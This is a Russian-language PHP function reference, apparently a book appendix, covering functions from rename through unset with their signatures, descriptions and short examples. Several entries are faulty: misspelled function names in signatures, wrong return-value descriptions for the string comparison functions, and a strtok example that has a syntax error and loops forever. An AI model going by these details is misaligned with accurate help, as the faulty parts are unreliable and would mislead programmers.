Регистрирует функцию function для выполнения при каждом тике. Функция вызывается с заданными аргументами. Очевидно, регистрация функции тика может оказать серьезное влияние на производительность вашего сценария. Возвращает true, если операция была успешна, иначе - false.

rename

```
bool rename(string old, string new[, resource context]))
```

Переименовывает файл old, используя контекст потоков context, если он указан, новое имя файла - new. Функция возвращает true в случае успеха, в противном случае - false.

reset

```
mixed reset(array array)
```

Сбрасывает внутренний указатель массива array на первый элемент массива и возвращает значение этого элемента.

restore_error_handler

```
bool restore_error_handler()
```

Восстанавливает предыдущий обработчик ошибок и возвращает true.

restore_exception_handler

```
bool restore_exception_handler()
```

Восстанавливает предыдущий обработчик исключений и возвращает true.

restore_include_path

```
void restore_include_path()
```

Восстанавливает путь подключаемых файлов (include-путь), будет установлено значение, заданное в конфигурационном файле *php.ini* и будут аннулированы любые изменения, внесенные функцией set_include_path().

rewind

```
int rewind(resource handle)
```

Устанавливает внутренний указатель файла, заданного дескриптором handle, на начало файла. Возвращает true, если операция успешна, иначе - false.

rewinddir

```
void rewinddir([resource handle])
```

Устанавливает указатель файла handle на начало списка файлов в каталоге. Если handle не указан, то функция применяется к последнему открытому функцией opendir() каталогу.

rmdir

```
int rmdir(string path[, resource context])
```

Удаляет каталог path, используя контекст потоков context, если этот параметр задан. Если каталог не пустой или у процесса PHP нет надлежащих прав доступа, или если возникнет какая-то другая ошибка, функция возвращает false. Если же каталог успешно удален, функция возвращает true.

round

```
float round(float number[, int precision[, int mode]])
```

Возвращает округленное значение number с указанной точностью precision (количество цифр после запятой). По умолчанию точность равна 0 (целочисленное округление). Параметр *mode* устанавливает метод округления:

- PHP_ROUND_HALF_UP (по умолчанию) - округление в большую сторону;
- PHP_ROUND_HALF_DOWN - округление в меньшую сторону;
- PHP_ROUND_HALF_EVEN - округляет в большую сторону, если значимые разряды четные;

- PHP_ROUND_HALF_ODD - округление в меньшую сторону, если значимые разряды нечетные.

rsort

```
void rsort(array array[, int flags])
```

Сортирует массив в обратном порядке по значениям. Необязательный второй параметр содержит дополнительные флаги. См. гл. 5 и unserialize() для более подробной информации об использовании этой функции.

rtrim

```
string rtrim(string string[, string characters])
```

Возвращает строку string, в конце которой удалены все символы, заданные в characters. Если второй параметр не задан, удаляются символы \n, \r, \t, \v, \0 и пробелы.

scandir

```
array scandir(string path [, int sort_order [, resource context]])
```

Возвращает массив имен файлов каталога path, в контексте потоков context (если этот параметр задан) или false, если произошла ошибка. Имена файлов сортируются в соответствии с параметром sort_order, который может принимать следующие значения:

- SCANDIR_SORT_ASCENDING (по умолчанию) - сортировка по возрастанию.
- SCANDIR_SORT_DESCENDING - сортировка по убыванию.
- SCANDIR_SORT_NONE - не сортировать результаты (порядок файлов не определен).

serialize

```
string serialize(mixed value)
```

Возвращает строку, содержащую двоичное представление значения value. Эту строку можно использовать для сохранения в базе данных или файле, например, для дальнейшего восстановления, используя функцию unserialize(). Вы можете сериализовать любые типы данных, кроме ресурсов.

set_error_handler

```
string set_error_handler(string function)
```

Устанавливает имя функции, которая будет использоваться как текущий обработчик ошибок или же отменяет установку текущего обработчика оши-

бок, если function = NULL. Функция обработчика ошибок вызывается при возникновении любой ошибки. Функция может делать все, что вам заблагорассудится, но обычно она выводит сообщение об ошибке, выполняет очистку после критической ошибки.

Пользовательской функции передается два параметра - код ошибки и строка, описывающая ошибку. Дополнительно могут быть переданы еще три параметра - имя файла, в котором возникла ошибка, номер строки (в которой произошла ошибка) и контекст (массив, указывающий на активную таблицу символов).

Функция set_error_handler() возвращает ранее установленную функцию-обработчик ошибок или false, если ошибка возникла при установке обработчика (то есть, когда function не существует).

set_exception_handler

```
callable set_exception_handler(callable function)
```

Устанавливает функцию, которая будет использоваться как текущий обработчик ошибок. Обработчик ошибок вызывается, когда исключение выброшено вне блока try/catch. Функция может делать все, что вам заблагорассудится, но обычно она выводит сообщение об ошибке, выполняет очистку после критической ошибки.

Пользовательской функции передается один параметр - объект, представляющий выброшенное исключение.

Функция set_exception_handler() возвращает ранее установленную функцию-обработчик исключений или false, если ошибка возникла при установке обработчика (то есть, когда function не существует).

set_include_path

```
string set_include_path(string path)
```

Устанавливает значение настройки конфигурации include_path. Это значение будет сохранено до окончания выполнения сценария или вызова функции restore_include_path(). Возвращает значение предыдущее значение include_path.

set_time_limit

```
void set_time_limit(int timeout)
```

Устанавливает таймаут для текущего скрипта в таймаут секунд и перезапускает таймер. По умолчанию таймаут устанавливается в 30 секунд или в значение max_execution_time, установленное в текущем конфигурационном файле.

Если скрипт не успевает, вызывается фатальная ошибка. Если указан ноль, время выполнения не ограничено.

setcookie

```
void setcookie(string name[, string value[, int expiration[, string path
[, string domain[, bool is_secure]]]]])
```

Создает cookie и передает ее вместе с остальными заголовками. Поскольку cookies устанавливаются в HTTP-заголовке, setcookie() должна быть вызвана до любого вывода из сценария.

Если задан только параметр name, cookie с указанным именем будет удалено из клиента. Значение value определяет значение устанавливаемого cookie, а expiration - задает срок годности этого значения в формате временной метки Unix. Параметры path и domain определяют путь и домен, с которыми будет ассоциировано cookie. Если параметр is_secure = true, cookie будет передаваться только по защищенному HTTP-соединению.

setlocale

```
string setlocale(mixed category, string locale[, string locale, ...])
string setlocale(mixed category, array locale)
```

Устанавливает локаль locale для категории функций category. Возвращает текущую локаль после установки или false, если локаль не может быть установлена. Для category можно указать несколько значений с помощью оператора OR. Доступны следующие опции:

- LC_ALL (по умолчанию) - все следующие категории.
- LC_COLLATE - сравнение строк.
- LC_CTYPE - классификация и преобразование символов.
- LC_MONETARY - "денежные" функции.
- LC_NUMERIC - числовые функции.
- LC_TIME - форматирование даты и времени.

Если локаль = 0 или пустая строка, локаль изменена не будет, а будет возвращено текущее значение.

setrawcookie

```
void setrawcookie(string name[, string value[, int expiration[, string path
[, string domain[, bool is_secure]]]]])
```

Создает cookie и передает ее вместе с остальными заголовками. Поскольку cookies устанавливаются в HTTP-заголовке, setcookie() должна быть вызвана до любого вывода из сценария.

Если задан только параметр name, cookie с указанным именем будет удалено из клиента. Значение value, в отличие от функции setcookie, не будет автоматически преобразовано и определяет значение устанавливаемого cookie, а expiration - задает срок годности этого значения в формате временной метки Unix. Параметры path и domain определяют путь и домен, с которыми будет ассоциировано cookie. Если параметр is_secure = true, cookie будет передаваться только по защищенному HTTP-соединению.

settype

```
bool settype(mixed value, string type)
```

Конвертирует value в заданный тип type. Возможные значения для type: "boolean", "integer", "float", "string", "array" и "object". Возвращает true, если операция успешна и false в противном случае. Использование этой функции аналогично сведению типа значения value к надлежащему типу.

sha1

```
string sha1(string string[, bool binary])
```

Вычисляет SHA1-хэш строки str и возвращает его. Если binary = true, хэш возвращается в виде бинарной строки из 20 символов, а не в виде шестнадцатеричной строки.

sha1_file

```
string sha1_file(string path[, bool binary])
```

Вычисляет и возвращает SHA1-хэш для файла path. SHA1-хэш - это 40-символьное шестнадцатеричное значение, которое может использоваться как контрольная сумма данных файла. Если binary = true, то результат будет отправлен в виде 20-битного двоичного значения.

shell_exec

```
string shell_exec(string command)
```

Выполняет command в системной оболочке и возвращает вывод запущенной команды. Эта функция вызывается, когда вы используете оператор обратный апостроф (``).

shuffle

```
void shuffle(array array)
```

Переупорядочивает значения массива array в случайном порядке. Ключи элементов будут потеряны, функция не переупорядочивает старые ключи, а просто их удаляет и создает новые.

similar_text

```
int similar_text(string one, string two[, float percent])
```

Вычисляет степень похожести двух строк по алгоритму. Если значение percent передано по ссылке, этому параметру функция присвоит степень похожести двух строк в процентах.

sin

```
float sin(float value)
```

Возвращает синус значения value в радианах.

sinh

```
float sinh(float value)
```

Возвращает гиперболический синус значения в радианах.

sleep

```
int sleep(int time)
```

Приостанавливает выполнение текущего сценария на time секунд. Возвращает true, если операция успешна, false - в противном случае.

sort

```
bool sort(array array[, int flags])
```

Сортирует значения в массиве array в возрастающем порядке. Второй параметр позволяет контролировать поведение сортировки:

- SORT_REGULAR (по умолчанию) - обычное сравнение элементов.
- SORT_NUMERIC - элементы будут сравниваться как числа.
- SORT_STRING - сравнивать элементы как строки.
- SORT_LOCALE_STRING - сравнивать элементы как строки, используя местные правила сортировки.
- SORT_NATURAL - сравнивать строки, используя "натуральный порядок".
- SORT_FLAG_CASE - может быть объединен (побитовое ИЛИ) с константами SORT_STRING или SORT_NATURAL для сортировки строк без учета регистра.

Возвращает true, если операция успешна, false - в противном случае. Подробна эта функция была описана в главе 5.

soundex

```
string soundex(string string)
```

Вычисляет и возвращает soundex-ключ строки. У слов, которые начинаются с одной и той же буквы и имеют одинаковое произношение, один и тот же soundex-ключ.

sprintf

```
string sprintf(string format[, mixed value1[, ... mixed valueN]])
```

Возвращает строку, созданную путем заполнения строки format заданными аргумента. См. printf() для подробной информации по использованию этой функции.

sqrt

```
float sqrt(float number)
```

Возвращает квадратный корень из number.

srand

```
void srand([int seed])
```

Инициализирует стандартный генератор псевдослучайных чисел последовательностью seed или использует случайную последовательность, если seed не задан.

sscanf

```
mixed sscanf(string string, string format[, mixed variable1 ...])
```

Интерпретирует строку str в соответствии с форматом format, указанным в документации к функции sprintf(). Найденные значения могут быть возвращены в виде массива или записаны в переменные variable1 ... variableN (которые должны быть переданы по ссылке). Например:

```
$name = sscanf("Name: k.tatroe", "Name: %s"); // $name = "k.tatroe"
list($month, $day, $year) = sscanf("June 30, 2001", "%s %d, %d");
$count = sscanf("June 30, 2001", "%s %d, %d", &$month, &$day, &$year);
```

stat

```
array stat(string path)
```

Возвращает ассоциативный массив с информацией о файле path. Если path - символьная ссылка, то будет возвращена информация о файле, на который ссылается эта ссылка. См. fstat для списка всех возвращаемых значений.

str_getcsv

```
array str_getcsv(string input[, string delimiter[, string enclosure
[, string escape ]]]])
```

Интерпретирует строку как список значений, разделенных запятыми (формат CSV) и возвращает их как массив значений. Если указан, delimeter используется для указания другого разделителя, отличного от запятых. Если задан параметр enclosure, устанавливает символ ограничителя поля (только один символ, по умолчанию это символ двойных кавычек "). Параметр escape устанавливает экранирующий символ, по умолчанию это обратный слеш \, вы можете задать только один символ.

str_ireplace

```
mixed str_ireplace(mixed search, mixed replace, mixed string[, int &count])
```

Осуществляет регистро-независимый поиск всех последовательностей search в строке string и их замену на replace. Если все три параметра являются строками, будет возвращена также строка. Если string - это массив, замена будет осуществлена в каждом элементе массива и будет возвращен массив результатами. Если search и replace - массивы, то функция использует каждое значение из соответствующего массива для поиска и замены в string. Если в массиве replace меньше элементов, чем в search, в качестве строки замены для оставшихся значений будет использована пустая строка. Если search - массив, а replace - строка, то эта строка замены будет использована для каждого элемента массива search. Если передан параметр count (как ссылка), то он будет установлен в количество произведенных замен.

str_pad

```
string str_pad(string string, string length[, string pad[, int type]])
```

Дополняет строку string, используя строку pad, пока string не достигнет как минимум length символов. Возвращается результирующая строка. Указав type, вы можете контролировать процесс дополнения. Доступны следующие значения для параметра type:

- STR_PAD_RIGHT (по умолчанию) - дополнение справа строки string.
- STR_PAD_LEFT - дополнение слева.
- STR_PAD_BOTH - дополнение с обеих сторон.

str_repeat

```
string str_repeat(string string, int count)
```

Возвращает строку, состоящую из count копий string, присоединенных одна к другой. Если count не больше 0, будет возвращена пустая строка.

str_replace

```
mixed str_replace(mixed search, mixed replace, mixed string[, int &count])
```

Осуществляет поиск всех последовательностей search в строке string и их замену на replace. Если все три параметра являются строками, будет возвращена также строка. Если string - это массив, замена будет осуществлена в каждом элементе массива и будет возвращен массив результатами. Если search и replace - массивы, то функция использует каждое значение из соответствующего массива для поиска и замены в string. Если в массиве replace меньше элементов, чем в search, в качестве строки замены для оставшихся значений будет использована пустая строка. Если search - массив, а replace - строка, то эта строка замены будет использована для каждого элемента массива search. Если передан параметр count (как ссылка), то он будет установлен в количество произведенных замен.

str_rot13

```
string str_rot13(string string)
```

Конвертирует строку string в ее rot13-версию и возвращает результат.

str_shuffle

```
string str_shuffle(string string)
```

Перемешивает символы в строки string в случайном порядке и возвращает результат.

str_split

```
array str_split(string string[, int length])
```

Разбивает string на массив символов, каждый элемент которого будет состоять из length символов. Если length не указан, используется значение по умолчанию - 1.

str_word_count

```
mixed str_word_count(string string[, int format[, string characters]])
```

Подсчитывает число слов в строке string, используя правила для местной локали. Значение параметра format задает тип возвращаемого значения:

- 0 (по умолчанию) - число слов, найденных в строке.
- 1 - массив со всеми словами, найденными в строке.
- 2 - ассоциативный массив, индексами которого являются позиции в строке string, а значениями - соответствующие слова.

Если параметр characters указан, он предоставляет дополнительные символы, которые будут рассматриваться как "слово".

strcasecmp

```
int strcasecmp(string one, string two)
```

Сравнивает две строки, возвращает число меньше 0, если one лексикографически меньше two, 0, если строки равны, и число больше 0, если one лексикографически больше, чем two. Сравнение не чувствительно к регистру, то есть "Алфавит" и "алфавит" с точки зрения этой функции - одинаковые строки.

strcoll

```
int strcoll(string one, string two)
```

Сравнивает две строки, используя правила текущей локали. Возвращает число меньше 0, если one - меньше, чем two; 0 - если две строки идентичны; число больше 0, если one больше, чем two. Сравнение чувствительно к регистру, поэтому "Алфавит" и "алфавит" - разные строки.

strcspn

```
int strcspn(string string, string characters[, int offset[, int length]])
```

Возвращает длину подмножества строки string, начиная с offset и длины length, которое содержит ни одного символа из строки characters.

strftime

```
string strftime(string format[, int timestamp])
```

Форматирует время и дату в соответствии с форматом format и текущей локалью. Если второй параметр не указан, используется текущее время. В строке format могут быть распознаны следующие символы:

- %a - имя дня недели, трехбуквенная аббревиатура, например, Mon
- %A - полное имя дня недели, например, Monday
- %b - имя месяца, трехбуквенная аббревиатура, например, Aug
- %B - имя месяца, например, August
- %c - дата и время в предпочитаемом для текущей локали формате
- %C - последние два разряда столетия
- %d - день месяца, включая лидирующие нули, если необходимо, например, 01 - 31
- %D - то же, что и %m/%d/%y

- %e - день месяца как два разряда, включая лидирующий пробел, если необходимо, например, 1 - 31
- %h - то же, что и %b
- %H - час в 24-часовом формате, включая лидирующие нули, если необходимо, например, 00 - 23
- %I - час в 12-часовом формате, например, 1 - 12
- %j - день года, включая лидирующие нули в случае необходимости, то есть с 001 по 366
- %m - месяц, включая лидирующие нули, например, 01 - 12
- %M - минуты
- %n - символ новой строки (\n)
- %p - am или pm
- %r - то же, что и %I:%M:%S %p
- %R - то же, что и %H:%M:%S
- %S - секунды
- %t - символ табуляции (\t)
- %T - то же, что и %H:%M:%S
- %u - день недели, число, 1 - понедельник
- %U - число неделю в году, начиная с первого воскресения
- %V ISO 8601:1998 - число недели в году, счет начинается с той недели, которая содержит минимум 4 дня, неделя начинается с понедельника
- %W - число недели в году, начиная с первого понедельника
- %w - номер дня недели, 0 - Воскресение
- %x - предпочитаемый для текущей локали формат даты
- %X - предпочитаемый для текущей локали формат времени
- %y - год, 2 знака, например, 98
- %Y - год, 4 знака, например, 1998
- %Z - имя временной зоны или аббревиатура
- %% - знак процента (%)

stripcslashes

```
string stripcslashes(string string, string characters)
```

Удаляет обратный слеш, стоящий перед символами, указанными в characters, из строки string, то есть удаляет экранирующие обратные слеши. Вы можете указать диапазоны символов, разделив их двумя точками, например, чтобы удалить экранирование символов с a по q, укажите "a..q". В characters вы можете указать несколько символов и диапазонов символов. Функция stripcslashes() является обратной для addcslashes().

stripslashes

```
string stripslashes(string string)
```

Конвертирует экземпляры Esc-последовательностей, которые имеют специальное назначение в SQL-запросах, в строке string путем удаления обратного слеша перед ними. Функция является обратной для addslashes().

strip_tags

```
string strip_tags(string string[, string allowed])
```

Удаляет PHP и HTML-теги из строки string и возвращает результат. Параметр allowed позволяет указать теги, которые не будут удалены. В качестве значения этого параметра вы можете указать список тегов, разделенных запятыми, например, "
,<i>", чтобы оставить теги жирный и курсив.

stripos

```
int stripos(string string, string value[, int offset])
```

Возвращает позицию *первого* вхождения value в string, используя *нечувствительное к регистру сравнение*, или false, если value не найдена. Если параметр offset указан, поиск начинается с позиции offset. Возвращает false, если value не найдено.

stristr

```
string stristr(string string, string search[, int before])
```

Возвращает подстроку строки string, начиная с первого вхождения character, *используя нечувствительное к регистру сравнение*, и до конца строки string или часть строки string до первого вхождения character (исключая character), если before = true. Если character не найден, функция возвращает false. Если character содержит более одного символа, только первый символ используется.

strlen

```
int strlen(string string)
```

Возвращает количество символов в string

strnatcasecmp

```
int strnotcosecmp(string one, string two)
```

Сравнивает две строки, возвращает число меньше 0, если one меньше, чем two; 0, если две строки эквивалентны, и число меньше 0, если one больше, чем two. Сравнение нечувствительно к регистру символов, поэтому "Алфавит" и "алфавит" - одинаковые строки. Функция использует алгоритм "натуральный порядок" - числа в строках будут сравниваться более натурально, чем обычно это делают компьютеры. Например, значения "1", "10" и "2" будут отсортированы именно так функцией strcmp(), но функция strnotcasecmp() отсортирует их как "1", "2" и "10". Данная функция является не чувствительной к регистру версией strnotcmp().

strnatcmp

```
int strnotcmp(string one, string two)
```

Сравнивает две строки, возвращает число меньше 0, если one меньше, чем two; 0, если две строки эквивалентны, и число меньше 0, если one больше, чем two. Сравнение *чувствительно к регистру символов*, поэтому "Алфавит" и "алфавит" - *разные* строки. Функция использует алгоритм "натуральный порядок" - числа в строках будут сравниваться более натурально, чем обычно это делают компьютеры. Например, значения "1", "10" и "2" будут отсортированы именно так функцией strcmp(), но функция strnatcasecmp() отсортирует их как "1", "2" и "10".

strncasecmp

```
int strncosecmp(string one, string two, int length)
```

Сравнивает две строки, возвращает число меньше 0, если one меньше, чем two; 0, если две строки эквивалентны, и число меньше 0, если one больше, чем two. Сравнение нечувствительно к регистру символов, поэтому "Алфавит" и "алфавит" - одинаковые строки. Функция является нечувствительной к регистру версией strcmp(). Параметр length определяет, сколько символов нужно сравнить.

strncmp

```
int strncmp(string one, string two, int length)
```

Сравнивает две строки, возвращает число меньше 0, если one меньше, чем two; 0, если две строки эквивалентны, и число меньше 0, если one больше, чем two. Сравнение чувствительно к регистру символов, поэтому "Алфавит" и "алфавит" - разные строки. Параметр length определяет, сколько символов нужно сравнить.

strpbrk

```
string strpbrk(string string, string characters)
```

Возвращает строку, состоящую из подстроки string, начиная с позиции первого символа в characters в строке и до конца строки, или false, если ни один из символов из characters в string не найден.

strpos

```
int strpos(string string, string value[, int offset])
```

Возвращает позицию *первого* вхождения value в string или false, если value не найдена. Если параметр offset указан, поиск начинается с позиции offset.

strptime

```
array strptime(string date, string format)
```

Анализирует дату и время, заданную в строке date, в соответствии с форматом format и текущей локалью. Строка формата такая же, как в функции strftime(). Возвращает ассоциативный массив с информацией о дате и времени:

- tm_sec - секунды.
- tm_min - минуты.
- tm_hour - часы.
- tm_mday - день месяца.
- tm_mon - номер месяца.
- tm_year - количество лет, прошедших с 1900 г.
- tm_wday - день недели (Вс = 0).
- tm_yday - день года
- unparsed - часть строки date, которая не может быть разобрана в соответствии с заданным форматом.

strrchr

```
string strrchr(string string, string character)
```

Возвращает подстроку строки string, начиная с последнего вхождения символа character до конца строки. Если заданный символ не найден, функция возвращает false. Если в строке есть несколько символов character, используется только первый из них.

strrev

```
string strrev(string string)
```

Возвращает строку, содержащую символы строки string в обратном порядке.

strripos

```
int strripos(string string, string search[, int offset])
```

Возвращает позицию *последнего* вхождения search в string, используя регистро-независимый поиск, или false, если search не найдена. Если параметр offset указан и положительный, поиск начинается с offset символов с начала концы, если offset отрицательный, поиск начинается с offset символов с конца строки string. Эта функция является нечувствительной к регистру версией strpos().

strrpos

```
int strrpos(string string, string search[, int offset])
```

Возвращает позицию *последнего* вхождения search в string или false, если search не найдена. Если параметр offset указан и положительный, поиск начинается с offset символов с начала концы, если offset отрицательный, поиск начинается с offset символов с конца строки string.

strspn

```
int strspn(string string, string characters[, int offset[, int length]])
```

Возвращает длину участка в начале строки, который полностью содержит символы из characters. Если offset указан и положителен, то функция будет искать в строке string, начиная с позиции offset. Если start указан и отрицателен, функция начнет поиск в строке string с позиции, находящейся на start символов с конца string. Если length задан и положителен, строка string будет исследована в течение length после стартовой позиции. Если length задан и отрицательный, строка string будет исследована начиная со стартовой позиции до позиции, начинающейся на length символов с конца subject.

strstr

```
string strstr(string string, string character[, bool before])
```

Возвращает подстроку строки string, начиная с первого вхождения character и до конца строки string или часть строки string до первого вхождения character (исключая character), если before = true. Если character не найден, функция возвращает false. Если character содержит более одного символа, только первый символ используется.

strtok

```
string strtok(string string, string token)
string strtok(string token)
```

Разрывает строку string на токены, используя в качестве разделителей символы из token. Возвращает следующий найденный токен. Исходная строка передается только при первом вызове этой функции. Последующим вызовам передаются только разделители. Функция содержит внутренний указатель для каждой строки, с которой ее вызывают. Например:

```
$string = "Съешь этих мягких французских булок и выпей чаю."
$current = strtok($string, " .;,\"'");
while(!($current === false)) {
    print($current . "<br />";
}
```

strtolower

```
string strtolower(string string)
```

Возвращает строку string, в которой все алфавитные символы будут конвертированы в нижний регистр.

strtotime

```
int strtotime(string time[, int timestamp])
```

Конвертирует описание (на английском) time времени и даты в метку времени Unix. Опционально, вы можете задать параметр timestamp, который используется, как "текущее" значение времени. Если это значение опущено, используется текущая дата и время. Возвращает false, если значение не может быть конвертировано в метку времени.

Примеры использования этой функции:

```
echo strtotime("now");
echo strtotime("+1 week");
echo strtotime("-1 week 2 days 4 seconds");
echo strtotime("2 January 1972");
```

strtoupper

```
string strtoupper(string string)
```

Возвращает строку string, в которой все алфавитные символы будут конвертированы в верхний регистр.

strtr

```
string strtr(string string, string from, string to)
string strtr(string string, array replacements)
```

Когда указано три аргумента, эта функция возвращает копию str, в которой все вхождения каждого символа из from были заменены на соответствующий символ в параметре to. Когда задано два аргумента, функция возвратит строку, в которой все ключи массива будут заменены их элементами, то есть вхождения ключей в replacements в string будут заменены соответствующими значениями в массиве replacements.

strval

```
string strval(mixed value)
```

Возвращает строку, эквивалентную value. Если value - это объект и в этом объекте реализован метод __toString(), он вернет значение этого метода. Если value - объект без метода __toString() или же массив, функция вернет пустую строку.

substr

```
string substr(string string, int offset[, int length])
```

Возвращает подстроку string. Если параметр offset - положительный, подстрока начнется с этого символа; если отрицательный, то подстрока начнется с символа конец_строки - offset. Если задан параметр lenght и он положительный, он задает, сколько символов с начала подстроки будет возвращено. Если lenght задан и отрицательный, подстрока заканчивается на lenght символах с конца строки. Если lenght не задан, подстрока будет содержать все символы до конца строки string.

substr_compare

```
int substr_compare(string first, string second, string
offset[, int length[, bool case_insensitivity]])
```

Сравнивает строку first, начиная с позиции offset, со строкой second. Если указана длина lenght, он указывает, сколько символов будут сравнены. Наконец, если case_insensitivity = true, сравнение будет нечувствительно к регистру. Возвращает число меньше 0, если подстрока first лексикографически меньше, чем second; 0, если они равны и число больше 0, если подстрока first больше, чем second.

substr_count

```
int substr_count(string string, string search[, int offset[, int length]])
```

Возвращает число раз, сколько search появляется в string. Если параметр offset задан, поиск начинается с этой позиции. Параметр lenght - это максимальная длина строки в которой будет производится поиск подстроки после указанного смещения.

substr_replace

```
string substr_replace(mixed string, mixed replace, mixed offset[, mixed length])
```

Заменяет подстроку в string на replace. Заменяемая подстрока выбирается по тем же правилам, что и при использовании substr(). Если string - массив, замена будет выполнена в каждом элементе массива. В этом случае replace, offset и lenght могут быть или скалярными значениями, которые будут использоваться для всех строк в массиве string, или массивами значений, которые будут использоваться для каждого соответствующего значения в string.

symlink

```
bool symlink(string path, string new)
```

Создает символическую ссылку new на путь path. Возвращает true, если ссылка была успешно создана, false - в противном случае.

syslog

```
bool syslog(int priority, string message)
```

Отправляет сообщение message об ошибке в системный журнал. На UNIX-системе это syslog(3), на Windows NT сообщения будут записаны в NT Event Log. Сообщение будет записано с заданным приоритетом priority. Возможные значения параметра priority:

- LOG_EMERG - система не пригодна;
- LOG_ALERT - необходимы незамедлительные меры;
- LOG_CRIT - критическое условие;
- LOG_ERR - ошибка;
- LOG_WARNING - предупрежение;
- LOG_NOTICE - уведомление;
- LOG_INFO - информационное сообщение, не требует вмешательства;
- LOG_DEBUG - ошибка, только для отладки.

Если message содержит символы %m, они будут заменены текущим сообщением ошибки. Возвращает true в случае успешной записи в журнал, false в случае ошибки.

system

```
string system(string command[, int &return])
```

Запускает команду command через оболочку и возвращает последнюю строку вывода команды. Если return указан, то в него записывается код возврата команды.

sys_getloadavg

```
array sys_getloadavg()
```

Возвращает массив, содержащий общую нагрузку машины, выполняющей текущий сценарий за последние 1, 5 и 15 минут.

sys_get_temp_dir

```
string sys_get_temp_dir()
```

Возвращает путь каталога временных файлов, например, тех, которые будут создаваться функциями tmpfile() и tempname().

tan

```
float tan(float value)
```

Возвращает тангенс value в дианах.

tanh

```
float tanh(float value)
```

Возвращает гиперболический тангенс value в радианах.

tempnam

```
string tempnam(string path, string prefix)
```

Генерирует и возвращает уникальное имя файла в каталоге path. Если path не существует, результирующий временный файл может быть расположен в системном временном каталоге. К имени файла добавляется префикс prefix. Возвращает false, если операция не может быть выполнена.

time

```
int time()
```

Возвращает число секунд с начала эпохи Unix (1 января 1970 года 00:00:00 GMT).

time_nanosleep

```
bool time_nanosleep(int seconds, int nanoseconds)
```

Приостанавливает выполнение текущего сценария на second секунд и nanoseconds наносекунд. Возвращает true в случае успеха и false в случае сбоя. Если задержка была прервана сигналом, будет возвращен ассоциативный массив, содержащий следующие значения:

- seconds - оставшееся число секунд;
- nanoseconds - оставшееся число наносекунд.

time_sleep_until

bool time_sleep_until(float timestamp)

Приостанавливает выполнение текущего сценария, пока не будет достигнуто время, заданное параметром timestamp. Возвращает true в случае успеха или false в случае неудачи.

timezone_name_from_abbr

string timezone_name_from_abbr(string name[, int gmtOffset[, int dst]])

Возвращает временную зону в соответствии с аббревиатурой name или false, если надлежащая зона не найдена. Если задан параметр gmtOffset, он задает целочисленное смещение от GMT, используемое как подсказка для нахождения надлежащей временной зоны.

timezone_version_get

string timezone_version_get()

Возвращает номер версии базы данных временных зон.

tmpfile

int tmpfile()

Создает временный файл с уникальным именем, открывает его с привилегиями чтения/записи и возвращает дескриптор файла или false в случае ошибки. Файл автоматически удаляется при закрытии его функцией fclose() или по завершению работы текущего скрипта.

token_get_all

array token_get_all(string source)

Преобразует PHP-код source токены языка PHP и возвращает их в виде массива. Каждый элемент массива содержит один символ токена или трехэлементный массив, содержащий индекс токена, исходную строку, представляющую токен и номер строки в source.

token_name

string token_name(int token)

Возвращает символьное имя для значения PHP-лексемы token.

touch

bool touch(string path[, int touch_time[, int access_time]])

Устанавливает дату модификации файла path в touch_time (временная метка Unix) и время доступа файла path в access_time. Если не задан па-

раметр touch_time, то он устанавливается в текущее время. Если не задан параметр access_time, то он будет установлен в touch_time или в текущее время, если touch_time не задан. Если файл не существует, он будет создан. Функция возвращает true, если операция прошла успешно или false в случае ошибки.

trait_exists

```
bool trait_exists(string name[, bool autoload])
```

Возвращает true, если определен текст с именем name определен. Если нет, функция вернет false. Функция не чувствительна к регистру. Если autoload = true, то автозагрузчик будет пытаться загрузить трейт перед проверкой его существования.

trigger_error

```
void trigger_error(string error[, int type])
```

Используется для вызова пользовательских ошибок, если тип ошибки (параметр type) не задан, допустимыми являются следующие типы:

- E_USER_ERROR - сгенерированная пользователем ошибка;
- E_USER_WARNING - сгенерированное пользователем предупреждение;
- E_USER_NOTICE (default) - сгенерированное пользователем уведомление;
- E_USER_DEPRECATED - сгенерированный пользователем предупреждение о вызове устаревшей функции.

Если текст ошибки (error) больше 1024 символов, он урезается до 1024 символов.

trim

```
string trim(string string[, string characters])
```

Возвращает строку string, из которой удалены пробельные символы в начале и конце строки. Вы можете модифицировать диапазон удаляемых символов (параметр characters), используя .. внутри строки. например, "a..z" удалит любой алфавитный символ в нижнем регистре. Если characters не указан, то буду удалены символы \n, \r, \t, \x0B, \0 и пробелы.

uasort

```
bool uasort(array array, callable function)
```

Сортирует массив array с использованием пользовательской функции function, сохраняя пары ключи/значения. См. главу 5 и функцию usort() для подробной информации об этой функции. Возвращает true в случае успешной сортировки или false - в противном случае.

ucfirst

```
string ucfirst(string string)
```

Возвращает строку string, в которой первый символ (если он является алфавитным) конвертирован в верхний регистр символов.

ucwords

```
string ucwords(string string)
```

Возвращает string с первым символов каждого слова (если он является алфавитным), конвертированным в верхний регистр символов.

uksort

```
bool uksort(array array, callable function)
```

Сортирует массив array по ключам, используя пользовательскую функцию function, сохраняя пары ключи/значения. См. главу 5 и функцию usort() для подробной информации об этой функции. Возвращает true в случае успешной сортировки или false - в противном случае.

umask

```
int umask([int mask])
```

Устанавливает разрешения PHP по умолчанию в значение mask&0777 и возвращает предыдущую маску в случае успеха или false в случае ошибки. Предыдущие права по умолчанию будут восстановлены по завершению работы сценария. Если mask не задан, будут возвращены текущие разрешения. Когда работаете на многопотоковом веб-сервере (то есть Apache), вместо этой функции используйте chmod() после создания файла.

uniqid

```
string uniqid([string prefix[, bool more_entropy]])
```

Возвращает уникальный идентификатор с префиксом prefix на основании текущего времени в миллисекундах. Если more_entropy задан и равен true, будут добавлены дополнительные случайные символы в конец строки. Результат - строка из 13 символов (если more_entropy не задан или false) или 23 символов (если more_entropy = true).

unlink

```
int unlink(string path[, resource context])
```

Удаляет файл path, используя контекст потоков context, если задан. Возвращает true, если операция успешна и false в противном случае.

unpack

array unpack(string format, string data)

Возвращает массив значений, полученных из двоичной строки data, которая была ранее упакована функцией pack() и форматирует ее в соответствии с форматом format. См. pack() для вывода кодов формата, которые вы можете использовать внутри format.

unregister_tick_function

void unregister_tick_function(string name)

Удаляет функцию name, ранее установленную с использованием register_tick_function(), как функцию тика. Она больше не будет вызываться при каждом тике.

unserialize

mixed unserialize(string data)

Возвращает значение, сохраненное в data, которое должно быть ранее сериализовано функцией serialize(). Если значение - это объект и у этого объекта есть метод __wakeup(), этот метод будет вызван сразу после реконструкции объекта.

unset

void unset(mixed var[, mixed var2[, ... mixed varN]])

